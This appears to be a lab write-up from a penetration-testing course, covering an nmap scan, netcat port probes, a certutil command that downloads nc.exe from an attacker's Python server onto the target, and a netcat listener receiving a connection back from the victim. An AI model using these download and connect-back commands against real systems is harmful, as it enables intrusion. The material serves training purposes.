

Starting scenario: the target system has a domain running demo.ine.local

By pinging it, we find the ip is 10.4.19.151

We can do an nmap scan on this.



Let’s try to connect with netcat.



Hmm, we can see some of the ports are open. Port 22 shows connection refused. Note, port 20 did not show up on the nmap scan as being open. This is correct, port 22 is not open, I’m just showing you the output to let you know what to expect to see if the service is, indeed, closed.

This contrasts the closed port 22 from the open ports 80 and 445.

Now let’s look at netcat to see some output.

Assume we have a python server running where nc.exe is stored on our attack machine. This will let certutil download it on the target machine


Assume we have navigated to binaries or wherever netcat is.

One terminal should run python simpleHTTPServer.

Another terminal should start a netcat listener with command: nc -nvlp 1234


Command : certutil -urlcache -f <http://ip.address> file.name

Downloads netcat on target



With command:`nc -nv ipaddress port# ` we try to connect via netcat, but get refused.

This is okay, we’re only trying to generate traffic to look at what it shows up as on our attack machine



Listening on the attack machine, we see the connection coming from 10.4.22.150, which is the victim machine we used above to try and connect back.

